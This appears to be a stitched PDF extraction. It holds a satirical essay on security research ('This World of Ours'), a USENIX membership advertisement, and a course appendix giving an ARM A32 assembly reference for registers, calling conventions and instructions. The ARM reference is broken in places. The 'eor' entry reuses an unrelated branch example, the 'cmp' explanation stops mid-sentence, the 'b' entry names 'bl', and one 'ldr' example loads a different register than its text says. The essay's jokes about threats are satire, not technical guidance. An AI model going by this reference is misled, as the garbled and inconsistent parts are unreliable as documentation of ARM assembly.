Sometimes, when I check my work email, I'll find a message that says "Talk Announcement: Vertex-based Elliptic Cryptography on N-way Bojangle Spaces." I'll look at the abstract for the talk, and it will say something like this: "It is well-known that five-way secret sharing has been illegal since the Protestant Reformation [Luther1517]. However, using recent advances in polynomial-time Bojangle projections, we demonstrate how a set of peers who are frenemies can exchange up to five snide remarks that are robust to Bojangle-chosen plaintext attacks." I feel like these emails start in the middle of a tragic but unlikely-to-be-interesting opera. Why, exactly, have we been thrust into an elliptical world? Who, exactly, is Bojangle, and why do we care about the text that he chooses? If we care about him because he has abducted our families, can I at least exchange messages with those family members, and if so, do those messages have to be snide? Researchers who work on problems like these remind me of my friends who train for triathlons. When I encounter such a friend, I say, "In the normal universe, when are you ever going to be chased by someone into a lake, and then onto a bike, and then onto a road where you can't drive a car, but you *can* run in a wetsuit? Will that ever happen? If so, instead of training for such an event, perhaps a better activity is to discover why a madman is forcing people to swim, then bike, and then run." My friend will generally reply, "Triathlons are good exercise," and I'll say, "That's true, assuming that you've made a series of bad life decisions that result in you being hunted by an amphibious Ronald McDonald." My friend will say, "How do you know that it's Ronald McDonald who's chasing me?", and I'll say "OPEN YOUR EYES WHO ELSE COULD IT BE?", and then my friend will stop talking to me about triathlons, and I will be okay with this outcome.

In general, I think that security researchers have a problem with public relations. Security people are like smarmy teenagers who listen to goth music: they are full of morbid and detailed monologues about the pervasive catastrophes that surround us, but they are much less interested in the practical topic of what people should do before we're inevitably killed by ravens or a shortage of black mascara. It's like, websites are amazing BUT DON'T CLICK ON THAT LINK, and your phone can run all of these amazing apps BUT MANY OF YOUR APPS ARE EVIL, and if you order a Russian bride on Craigslist YOU MAY GET A CONFUSED FILIPINO MAN WHO DOES NOT LIKE BEING SHIPPED IN A BOX. It's not clear what else there is to do with computers besides click on things, run applications, and fill spiritual voids using destitute mail-ordered foreigners. If the security people are correct, then the only provably safe activity is to stare at a horseshoe whose integrity has

been verified by a quorum of Rivest, Shamir, and Adleman. Somehow, I am not excited to live in the manner of a Pilgrim who magically has access to 3-choose-2 {Rivest, Shamir, Adleman}, mainly because, if I were a bored Pilgrim who possessed a kidnapping time machine, I would kidnap Samuel L. Jackson or Robocop, not mathematical wizards from the future who would taunt me with their knowledge of prime numbers and how "Breaking Bad" ends.

The only thing that I've ever wanted for Christmas is an automated way to generate strong yet memorable passwords. Unfortunately, large swaths of the security community are fixated on avant garde horrors such as the fact that, during solar eclipses, pacemakers can be remotely controlled with a garage door opener and a Pringles can. It's definitely unfortunate that Pringles cans are the gateway to an obscure set of Sith-like powers that can be used against the 0.002% of the population that has both a pacemaker and bitter enemies in the electronics hobbyist community. However, if someone is motivated enough to kill you by focusing electromagnetic energy through a Pringles can, you probably did something to deserve that. I am not saying that I want you dead, but I am saying that you may have to die so that researchers who study per-photon HMACs for pacemaker transmitters can instead work on making it easier for people to generate good passwords. "But James," you protest, "there are many best practices for choosing passwords!" Yes, I am aware of the "use a vivid image" technique, and if I lived in a sensory deprivation tank and I had never used the Internet, I could easily remember a password phrase like "Gigantic Martian Insect Party." Unfortunately, I *have* used the Internet, and this means that I have seen, heard, and occasionally paid money for every thing that could ever be imagined. I have seen a video called "Gigantic Martian Insect Party," and I have seen another video called "Gigantic Martian Insect Party 2: Don't Tell Mom," and I hated both videos, but this did not stop me from directing the sequel "Gigantic Martian Insect Party Into Darkness." Thus, it is extremely difficult for me to generate a memorable image that can distinguish itself from the seething ocean of absurdities that I store as a result of consuming 31 hours of media in each 24-hour period.

So, coming up with a memorable image is difficult, and to make things worse, the security people tell me that I need *different* passwords for *different* web sites. Now I'm expected to remember both "Gigantic Martian Insect Party" *and* "Structurally Unsound Yeti Tote-bag," and I have to somehow recall which phrase is associated with my banking web site, and which one is associated with some other site that doesn't involve extraterrestrial insects or Yeti accoutrements. This is uncivilized and I demand more from life. Thus, when security researchers tell me that they're not working on passwords, it's like physicists from World War II telling me that they're not working on radar or nuclear bombs, but instead they're unravelling the mystery of how bumblebees fly. It's like, you are so close, and yet so far. You almost get it, but that's worse than not getting it at all.

My point is that security people need to get their priorities straight. The "threat model" section of a security paper resembles the script for a telenovela that was written by a paranoid schizophrenic: there are elaborate narratives and grand conspiracy theories, and there are heroes and villains with fantastic (yet oddly constrained) powers that necessitate a grinding battle of emotional and technical attrition. In the real world, threat models are much simpler (see Figure 1). Basically, you're either dealing with Mossad or not-Mossad. If your adversary is not-Mossad, then you'll probably be fine if you pick a good password and don't respond to emails from ChEaPestPAiNPi11s@virus-basket.biz.ru. If your adversary *is* the Mossad, YOU'RE GONNA DIE AND THERE'S NOTHING THAT YOU CAN DO ABOUT IT. The Mossad is not intimidated by the fact that you employ https://. If the Mossad wants your data, they're going to use a drone to replace your cellphone with a piece of uranium that's shaped like a cellphone, and when you die of tumors filled with tumors, they're going to hold a press conference and say "It wasn't us" as they wear t-shirts that say "IT WAS DEFINITELY US," and then they're going to buy all of your stuff at your estate sale so that they can directly look at the photos of your vacation instead of reading your insipid emails about them. In summary, https:// and two dollars will get you a bus ticket to nowhere. Also, SANTA CLAUS ISN'T REAL. When it rains, it pours.

Threat	Ex-girlfriend/boyfriend breaking into your email account and publicly releasing your correspondence with the My Little Pony fan club	Organized criminals breaking into your email account and sending spam using your identity	The Mossad doing Mossad things with your email account
Solution	Strong passwords	Strong passwords + common sense (don't click on unsolicited herbal Viagra ads that result in keyloggers and sorrow)	◆ Magical amulets? ◆ Fake your own death, move into a submarine? ◆ YOU'RE STILL GONNA BE MOSSAD'ED UPON

Figure 1: Threat models

This World of Ours

The Mossad/not-Mossad duality is just one of the truths that security researchers try to hide from you. The security community employs a variety of misdirections and soothing words to obscure the ultimate nature of reality; in this regard, they resemble used car salesmen and Girl Scouts (whose "cookie sales" are merely shell companies for the Yakuza). When you read a security paper, there's often a sentence near the beginning that says "assume that a public key cryptosystem exists." The authors intend for you to read this sentence in a breezy, carefree way, as if establishing a scalable key infrastructure is a weekend project, akin to organizing a walk-in closet or taming a chinchilla. Given such a public key infrastructure, the authors propose all kinds of entertaining, Ferris Bueller-like things that you can do, like taking hashes of keys, and arranging keys into fanciful tree-like structures, and determining which users are bad so that their keys can be destroyed, or revoked, or mixed with concrete and rendered inert. To better describe the Mendelian genetics of keys, the authors will define kinky, unnatural operators for the keys, operators that are described as unholy by the Book of Leviticus and the state of Alabama, and whose definitions require you to parse opaque, subscript-based sentences like "Let K_R ₩ K_T represent the semi-Kasparov foo-dongle operation in a bipartite XY_{abc} space, such that the modulus is spilt but a new key is not made."

This Caligula-style key party sounds like great fun, but constructing a public key infrastructure is incredibly difficult in practice. When someone says "assume that a public key cryptosystem exists," this is roughly equivalent to saying "assume that you could clone dinosaurs, and that you could fill a park with these dinosaurs, and that you could get a ticket to this 'Jurassic Park,' and that you could stroll throughout this park without getting eaten, clawed, or otherwise quantum entangled with a macroscopic dinosaur particle." With public key cryptography, there's a horrible, fundamental challenge of finding somebody, *anybody*, to establish and maintain the infrastructure. For example, you could enlist a well-known technology company to do it, but this would offend the refined aesthetics of the vaguely Marxist but comfortably bourgeoisie hacker community who wants everything to be decentralized and who non-ironically believes that Tor is used for things besides drug deals and kidnapping plots. Alternatively, the public key infrastructure could use a decentralized "web-of-trust" model; in this architecture, individuals make their own keys and certify the keys of trusted associates, creating chains of attestation. "Chains of Attestation" is a great name for a heavy metal band, but it is less practical in the real, non-Ozzy-Ozbourne-based world, since I don't just need a chain of attestation between me and some unknown, filthy stranger —I also need a chain of attestation *for each link in that chain*. This recursive attestation eventually leads to fractals and H.P. Lovecraft-style madness. Web-of-trust cryptosystems also result in the generation of emails with incredibly short bodies (e.g., "R U gonna be at the gym 2nite?!?!?!?") and multi-kilobyte PGP key attachments, leading to a packet framing overhead of 98.5%. PGP enthusiasts are like your friend with the ethno-literature degree whose multi-paragraph email signature has fourteen Buddhist quotes about wisdom and mankind's relationship to trees. It's like, I GET IT. You care deeply about the things that you care about. Please leave me alone so that I can ponder the inevitability of death.

Even worse than the PGP acolytes are the folks who claim that we can use online social networks to bootstrap a key infrastructure. Sadly, the people in an online social network are the same confused, ill-equipped blunderhats who inhabit the physical world. Thus, social network people are the same people who install desktop search toolbars, and who try to click on the monkey to win an iPad, and who are willing to at least entertain the notion that buying a fortune-telling app for any more money than "no money" is a good idea. These are not the best people in the history of people, yet somehow, I am supposed to stitch these clowns into a rich cryptographic tapestry that supports key revocation and verifiable audit trails. One time, I was on a plane, and a man asked me why his laptop wasn't working, and I tried to hit the power button, and I noticed that the power button was sticky, and I said, hey, why is the power button sticky, and he said, oh, IT'S BECAUSE I SPILLED AN ENTIRE SODA ONTO IT BUT THAT'S NOT A PROBLEM RIGHT? I don't think that this dude is ready to orchestrate cryptographic operations on 2048-bit integers.

Another myth spread by security researchers is that the planet Earth contains more than six programmers who can correctly use security labels and information flow control (IFC). This belief requires one to assume that, even though the most popular variable names are "thing" and "thing2," programmers will magically become disciplined software architects when confronted with a Dungeons-and-Dragons-style type system that requires variables to be annotated with rich biographical data and a list of vulnerabilities to output sinks. People feel genuine anxiety when asked if they want large fries for just 50 cents more, so I doubt that unfathomable lattice-based calculus is going to be a hit with the youths. I mean, yes, I understand how one can use labels to write a secure version of HelloWorld(), but once my program gets bigger than ten functions, my desire to think about combinatorial label flows will decrease and be replaced by an urgent desire to DECLASSIFY() so that I can go home and stop worrying about morally troubling phrases like "taint explosion" that are typically associated with the diaper industry and FEMA. I realize that, in an ideal world, I would recycle my trash, and contribute 10% of my income to charity, and willingly accept the cognitive overhead of fine-grained security labels. However, pragmatists understand that

This World of Ours

I will spend the bulk of my disposable income on comic books, and instead of recycling, I will throw all of my trash into New Jersey, where it will self-organize into elaborate "Matrix"-like simulations of the seagull world, simulations that consist solely of choking-hazard-sized particles and seagull-shaped objects that are not seagulls and that will not respond to seagull mating rituals by producing new seagull children. This is definitely a problem, but problem identification is what makes science fun, and now we know that we need to send SWAT teams into New Jersey to disarm a trash-based cellular automaton that threatens the seagull way of life. Similarly, we know that IFC research should not focus on what would happen if I somehow used seventeen types of labels to describe three types of variables. Instead, IFC research should focus on what will happen when I definitely give all my variables The God Label so that my program compiles and I can return to my loved ones. [Incidentally, I think that "The God Label" was an important plot device in the sixth "Dune" novel, but I stopped reading that series after the fifth book and my seven-hundredth time reading a speech that started "WHOEVER CONTROLS THE SPICE CONTROLS THE (SOME THING WHICH IS NOT THE SPICE)." Also note that if a police officer ever tries to give you a speeding ticket, do *not* tell him that you are the Kwisatz Haderach and You Can See Where No Bene Gesserit Can See and you cannot see a speeding ticket. This defense will not hold up in court, and the only "spice" that you will find in prison is made of mouthwash and fermented oranges.]

The worst part about growing up is that the world becomes more constrained. As a child, it seems completely reasonable to build a spaceship out of bed sheets, firecrackers, and lawn furniture; as you get older, you realize that the S.S. Improbable will not take you to space, but instead a lonely killing field of fire, Child Protective Services, and awkward local news interviews, not necessarily in that order, but with everything showing up eventually. Security research is the continual process of discovering that your spaceship is a deathtrap. However, as John F. Kennedy once said, "SCREW IT WE'RE GOING TO THE MOON." I cannot live my life in fear because someone named PhreakusMaximus at DefConHat 2014 showed that you can induce peanut allergies at a distance using an SMS message and a lock of your victim's hair. If that's how it is, I accept it and move on. Thinking about security is like thinking about where to ride your motorcycle: the safe places are no fun, and the fun places are not safe. I shall ride wherever my spirit takes me, and I shall find my Gigantic Martian Insect Party, and I will, uh, probably be rent asunder by huge cryptozoological mandibles, but I will die like Thomas Jefferson: free, defiant, and without a security label.

Why Join USENIX?

OPEN ACCESS

We support members' professional and technical development through many ongoing activities, including:

- Open access to research presented at our events
- Workshops on hot topics
- Conferences presenting the latest in research and practice
- LISA: The USENIX Special Interest Group for Sysadmins
- *;login:*, the magazine of USENIX
- Student outreach

Your membership dollars go towards programs including:

- Open access policy: All conference papers and videos are immediately free to everyone upon publication
- Student program, including grants for conference attendance
- Good Works program

Helping our many communities share, develop, and adopt ground-breaking ideas in advanced technology

Join us at www.usenix.org

usenix
THE ADVANCED
COMPUTING SYSTEMS
ASSOCIATION

27

Appendix A: ARM Reference

27.1 Register Mnemonics for A32 Calling Convention

Name	Register	Purpose
`a1`	0	argument, return value, or scratch
`a2`	1	argument, return value, or scratch
`a3`	2	argument, return value, or scratch
`a4`	3	argument, return value, or scratch
`v1`	4	local variable
`v2`	5	local variable
`v3`	6	local variable
`v4`	7	local variable
`v5`	8	local variable
`sb`	9	static base
`sl`	10	stack limit
`fp`	11	frame pointer
`ip`	12	intra-procedure-call scratch register
`sp`	13	stack pointer
`lr`	14	link register (i.e., return address)
`pc`	15	program counter

All registers can also be referred to generically using `r0`–`r15`. More information can be found at the Wikipedia page on calling conventions or the ARM developer reference on predeclared register names.

27.2 *Status Flags*

ARM instructions sometimes set status codes, in particular arithmetic instructions. Status codes are:

Name	Meaning	Purpose
`n`	negative	Set when the result is negative.
`z`	zero	Set when the result is zero.
`c`	carry	Set when the result of an unsigned operation overflows the 32-bit result register.
`v`	overflow	Same as the `c` flag, but for signed operations.

27.3 A32 Calling Convention

A32 tries to pass function arguments using registers, for speed. The first five local variables are also stored in registers. Whenever there are more arguments or more local variables, allocation *spills* to the stack. The caller is responsible for setting up stack allocation.

If the type of value returned is too large to fit in `a1 to a4`, or whose size cannot be determined statically at compile time, then the caller must allocate space for that value at run time, and pass a pointer to that space in `a1`.

A32 is mostly *callee save*, meaning that the called subroutine (the "callee") is responsible for preserving `v1`–`v5`, `sb`, `sl`, `fp`, and `sp` (i.e., `r4`–`r11` and `r13`). However, the function doing the call (the "caller") is responsible for saving the return address in `lr` (i.e., `r14`) to the stack. In other words, any subroutine that intends to call another subroutine must save the return address found in the link register to the stack before the call is made; `lr` is *caller saved*.

A32 is *full-descending*, meaning that:

- the "bottom" of the stack is allocated at a high address and grows toward lower addresses, and
- the stack pointer, `sp`, points to the location in which the last item was stored; `push` *decrements* `sp` *and then* stores the value.




Figure 27.1: Layout of a program's memory.




Figure 27.2: Layout of a program's stack.

Figure 27.1 shows a loaded program's virtual memory layout. Figure 27.2 shows a loaded program's stack layout. Note that Figure 27.2 is displayed upside-down for readability; stacks grow *downward*, toward *lower* memory addresses.

Whenever there are too many arguments to fit in registers `a1`–`a4` (i.e., `r0`–`r3`), values are *spilled* (n bytes $= k$ spilled arguments $\times$ 4 bytes) and stored below the `fp`. Local variables and other temporary values are stored above the saved frame pointer and return address. Instructions that access stack memory are usually `fp`-relative.

It may be hard to appreciate by looking at the above diagrams, but a stack containing a sequence of stack frames is a linked list, where the saved frame pointer points to the next (previous) frame.

27.4 *Instruction Mnemonics*

This manual was adapted from the ARM KEIL developer documentation page. Most modifications omit detail that is not relevant to this class. However, formal syntax has been changed substantially to make the documentation easier to use and more consistent with `gcc`'s assembler output. An extensive set of examples have also been added.

Since this manual glosses over some details for the sake of readability, it has some minor inaccuracies. It also does not include every single instruction. For all the gory details, refer to ARM's official Assembler User Guide.

Typographical conventions.

The first thing to note about ARM assembly is that, when using `gcc`, the syntax is neither "Intel syntax" nor "AT&T syntax." You probably learned AT&T syntax in CSCI 237. Treat ARM assembly as if it were a new programming language, and if you don't understand something, ask about it or look it up. That said, assembly is simple—some would even say simplistic—and ARM assembly is *much* simpler than x86 assembly. You'll likely find that most of what you know translates to ARM with only minor changes in syntax.

The first element in any instruction is the name of the instruction; names are also sometimes referred to as *instruction mnemonics* because the computer itself never sees the name. Mnemonics are translated into *opcodes*, literally numbers, by the assembler.

Argument names are *italicized*. Refer to the definition below an instruction's formal syntax for an explanation of its use.

Optional syntax is underlined. Unusually, not only does ARM assembly have optional *arguments*, it also has optional *instruction suffixes*. Many instruction names have optional suffixes. Putting a suffix on an instruction name changes the meaning of the operation. For example, the `add` instruction can take a suffix, like the `addscs` variant that only adds two numbers when the `cs` flag is set. We describe the *condition code suffixes* below. You will never type an underline in your assembly; this is simply a typographical convention (i.e., abstract syntax) to help you understand which parts of an instruction are optional.

Because ARM instructions can have many variants, it can be hard to tell where spaces should go. Therefore, this guide always puts a visible space character ␣ in the formal syntax definition whenever you should put a space. If there is no ␣, don't put a space there or the assembler won't understand you.

Any assembly starting with a period (`.`) is an *assembler directive*. Assembler directives supply data to the assembler to control the assembly process. They are *not* ARM instructions, and the processor will never see them.

`@` is the start of a comment. Yes, assembly can have comments. Good assembly programmers actually use them!

{Curly braces} denote a list of values. Curly braces are not abstract syntax—you actually have to type them.

Comma characters (`,`) are used in instructions that take multiple mandatory arguments. Commas are not

abstract syntax—you actually have to type them.

The hash sign (`#`) denotes that the value succeeding it is an *immediate value*. Immediate values are constants. In most ordinary programming languages, we call these values *literal values*. Hashes are not abstract syntax—you actually have to type them.

Indirect address expressions are enclosed in `[square brackets]`. This syntax is used to load an address into a register. Because *all* ARM instructions are 32 bits wide, and the opcode and target take some space, there is no way to directly load a 32-bit address—there just isn't enough space in an instruction. Instead, ARM assembly lets you use an indirect address expression that computes an offset from a known base. The format is `[`*base*`,` *offset*`]`. For example, `[fp, #-12]` returns the value obtained by subtracting 12 from the address stored in the `fp` register. Square brackets are not abstract syntax—you actually have to type them.

cond denotes a *condition code suffix*. The meaning of the instruction with a condition code depends on the operation. Valid condition code suffixes are:

Code	Meaning
`eq`	equal
`ne`	not equal
`cs`	carry set (same as `hs`)
`hs`	unsigned higher or same (same as `cs`)
`cc`	carry clear (same as `lo`)
`lo`	unsigned lower (same as `cc`)
`mi`	minus or negative result
`pl`	positive or zero result
`vs`	overflow
`vc`	no overflow
`hi`	unsigned higher
`ls`	unsigned lower or same
`ge`	signed greater than or equal
`lt`	signed less than
`gt`	signed greater than
`le`	signed less than or equal
`al`	always (this is the default)

27.4.1 *add*

Add without carry.

Syntax.

`add`s *cond* ␣ *rdst*, ␣ *rnum1*, ␣ *num2*
or `add` *cond* ␣ *rdst*, ␣ *rnum1*, ␣ `#`*imm12*

where:

`s`
is an optional suffix. If `s` is appended, condition flags are updated on the result of the operation.

cond
is an optional condition code.

rdst
is the destination register.

rnum1
is the register holding the first operand.

num2
is either a constant or a register with optional shift.

imm12
is any value in the range 0-4095.

The `add` instruction adds the values in `rnum1` with `num2` or `imm12`. In certain circumstances, the assembler may substitute one instruction for another. Be aware of this when reading disassembly listings.

Example.

```
add fp, sp, #4
```

adds 4 to the contents of the `sp` register and stores the result in the `fp` register.

27.4.2 *b*

Branch to an address.

Syntax.

`b` *cond* ␣ *addr*

where:
cond
is an optional condition code.
addr
is a PC-relative expression, like a label.

The `b` instruction causes a branch to `addr`. In other words, `bl` simply "jumps" to another location in the code.

Example.

```
b .L14
```

branches to the instruction given by the assembly label `.L14`.

27.4.3 *bl*

Branch with link.

Syntax.

`bl` *cond* ␣ *addr*

where:
cond
is an optional condition code.
addr
is a PC-relative expression, like a label.

The `bl` instruction copies the address of the next instruction (`pc`+4) into `lr` (`r14`, the link register), and then branches to the given `label`. `bl` is typically used to call a function.

Example.

```
bl time
```

branches to the instruction given by the assembly label `time` and copies the address of the instruction appearing after the `bl` into the `lr` register. In other words, the example calls the `time` function.

27.4.4 *bx*

Branch and exchange instruction set.

Syntax.

`bx` *cond* ␣ *addr*

where:
cond
is an optional condition code.
addr
is a PC-relative expression, like a label.

The `bx` instruction branches to the given `addr`. If the least significant bit of the given address is 1, then switch into *Thumb mode*, otherwise stay in *ARM mode*. `bx` is typically used to return from a function.

Example.

```
bx lr
```

branches to the instruction stored in the `lr` register. In other words, the example returns from the current function.

27.4.5 *cmp*

Compares two values.

Syntax.

`cmp` *cond* ␣ *rnum1*, *num2*

where:

cond
is an optional condition code.

rnum1
is a register containing the first value.


num2
is either a constant or a register with optional shift.

`cmp` compares the value in a register with *num2*. It updates the condition flags on the result, but does not place the result in any register. The `cmp` instruction subtracts the value of *num2* from the value in *rnum1*. This is the same as a `subs` instruction, except that the result is discarded. The `n`, `z`, `c` and `v` flags are updated according to the result.

Example.

```
cmp r3, #0
```

compares the value in the register `r3` with 0. If the two are equal,



27.4.6 *eor*

Bitwise exclusive or.

Syntax.

`eor` `s` *cond* ␣ *rdst*`,` ␣ *rnum1*`,` ␣ *num2*
where:
`s`
is an optional suffix. If `s` is appended, condition flags are updated on the result of the operation.
cond
is an optional condition code.
rdst
is the destination register.
rnum1
is the register holding the first operand.
num2
is either a constant or a register with optional shift.
imm12
is any value in the range 0-4095.

The `eor` instruction performs a bitwise exclusive OR operation on the values in *rnum1* and *num2*, storing it in *rdst*.

Example.

```
b .L14
```

branches to the instruction given by the assembly label `.L14`.

27.4.7 *ldr*

Copies a value into a register. Unlike `mov`, the `ldr` instruction loads values indirectly. This instruction is useful for loading values that must be 32 bits wide, like addresses. Values are loaded *from* a target address. To fit this instruction into 32 bits, the assembler computes a target address relative to the program counter (`pc`).

Syntax.

`ldr` *cond* ␣ *rdst*`,` ␣ *addr*

where:
cond
is an optional condition code.
rdst
is the register to be loaded.
addr
is a label or a numeric value.

When using `pc`-relative address, the "true value" of the `pc` is two instructions ahead of the address of the executing instruction (4 bytes per instruction $\times$ 2 instructions $=$ 8 bytes). The reason for this inconsistency is because `pc`-relative addressing occurs after an instruction has progressed through the ARM processor's instruction pipeline.

Example 1.

```
ldr r0, .L16
```

loads the *the address of the label* `.L16` into the `r0` register.

Example 2.

```
ldr r0, .L16+4
```

loads the *the address of the label* `.L16` *plus 4* into the `r0` register.

Example 3.

```
ldr r1, [fp, #-12]
```

loads the data using an indirect address expression. This example loads the value *stored in the frame pointer* (`fp`) *minus 12* into the `r0` register.

27.4.8 *mov*

Copies a value into a register. Note that, because of space reasons, `mov` is limited to register-to-register copies, or 16-bit immediate values. To copy larger values, like addresses, use `ldr`.

Syntax.

`mov`*s*␣*cond*␣*rdst*`,` *num2*
or `mov`*cond*␣*rdst*`, #`*imm16*

where:

`s`
: is an optional suffix. If `s` is appended, condition flags are updated on the result of the operation.

cond
: is an optional condition code.

rdst
: is the destination register.

num2
: is either a constant or a register with optional shift.

imm16
: is any value in the range 0-65535.

The `mov` instruction copies the value of `num2` or `#imm16` into `rdst`. In certain circumstances, the assembler may substitute `mvn` for `mov`, or `mov` for `mvn`. Be aware of this when reading disassembly listings.

Example.

```
mov r0, #0
```

stores 0 into the `r0` register.

27.4.9 *pop*

Pops registers off of a full-descending stack.

Syntax.

`pop` *cond* ␣ *regset*

where:
cond
is an optional condition code.
regset
is a non-empty set of registers, enclosed in curly braces. It can contain register ranges. It must be comma separated if it contains more than one register or register range. The order that `pop` processes pops is *register order*.

Be aware of the order that `pop` processes values. A simple mnemonic to remember the order is "low addresses go in low registers." In other words, the value at the *top* of the stack (the lowest address in a full-descending stack) goes in the register with the lowest register number in the given *regset*.

Example.

```
pop {fp, pc}
```

pops two values off the stack and stores them in the `fp` and `pc` registers. Since `fp` (register 11) comes before `pc` (register 15) in register order, `pop` stores the first pop in `fp` and the second pop in `pc`. Here, the contents of `sp` will be stored in `fp`, the contents of `sp`+4 will be stored in `pc`, and `sp` will be updated to `sp`+8.

27.4.10 *push*

Pushes registers onto a full-descending stack.

Syntax.

`push` *cond* ␣ *regset*

where:
cond
is an optional condition code.
regset
is a non-empty list of registers, enclosed in curly braces. It can contain register ranges. It must be comma separated if it contains more than one register or register range. The order that `push` processes pushes is *reverse register order*.

Be aware of the order that `push` processes values. A simple mnemonic to remember the order is "low addresses go in low registers." This is the same rule that `pop` uses. In other words, the register with the lowest register number in the given *regset* will be stored at the *top* of the stack (the lowest address in a full-descending stack).

Example.

```
push {fp, lr}
```

pushes the `fp` and `lr` registers onto the stack. Since `lr` (register 14) comes after `fp` (register 11) in register order, `push` pushes `lr` first and `fp` second. The contents of `lr` will be stored at `sp`-4, the contents of `fp` will be stored at `sp`-8, and `sp` will be updated to `sp`-8.

27.4.11 *str*

Copies a value from a register into memory.

Syntax.

`str` *type cond* ␣ *rsrc*`,` ␣ *addr*

where:
type
can be any one of

- `B`, an unsigned byte (zero extended to 32 bits on loads);
- `H`, an unsigned halfword (zero extended to 32 bits on loads); or
- *omitted*, the default, which is a 32-bit word.

cond
is an optional condition code.
rsrc
is the register to load the value from.
addr
is a label or a numeric value, denoting the location to store the loaded value.

Example.

```
str r0, [fp, #-8]
```

stores the value in the `r0` register into the address *stored in the frame pointer* (`fp`) *minus 8*.

27.4.12 *sub*

Subtract without carry.

Syntax.

`sub` `s` *cond* ␣ *rdst* , ␣ *rnum1* , ␣ *num2*
or `sub` *cond* ␣ *rdst* , ␣ *rnum1* , ␣ `#`*imm12*

where:

`s`
is an optional suffix. If `s` is appended, condition flags are updated on the result of the operation.

cond
is an optional condition code.

rdst
is the destination register.

rnum1
is the register holding the first operand.

num2
is either a constant or a register with optional shift.

imm12
is any value in the range 0-4095.

The `sub` instruction subtracts the value of *num2* or *imm12* from the value in *rnum1*. In certain circumstances, the assembler may substitute one instruction for another. Be aware of this when reading disassembly listings.

Example.

```
sub sp, sp, #16
```

subtracts 16 from the contents of the `sp` register and stores the result in the `sp` register.

27.4.13 *uxtb*

Zero extend byte.

Syntax.

`uxtb` *cond* ␣ *rdst*`,` ␣ *rnum*`,` ␣ *rot*

where:

`s`
: is an optional suffix. If `s` is appended, condition flags are updated on the result of the operation.

cond
: is an optional condition code.

rdst
: is the destination register.

rnum
: is the register holding the byte.

rot
: can be any one of

- `ror #8`, meaning that *rnum* is rotated right 8 bits;
- `ror #16`, meaning that *rnum* is rotated right 16 bits;
- `ror #24`, meaning that *rnum* is rotated right 24 bits; or
- *omitted*, for no rotation.

`utxb` extends an 8-bit value to a 32-bit value. It does this by

1. rotating the value from *rnum* right by 0, 8, 16, or 24 bits;
2. extracting bits [7:0] from the value obtained; and
3. zero extending to 32 bits.

Example.

```
uxtb r3, r3
```

zero-extends the byte stored in register `r3` and stores the result in register `r3`.

Acknowledgements

The hacker icon was designed by Freepik from Flaticon, Freepik Company, S.L Commercial Registry of Málaga, volume 4994, sheet 217, page number MA-113059, with TaxNumber B-93183366 and registered office at 13 Molina Lario Street, 5th floor, 29015 Málaga, Spain.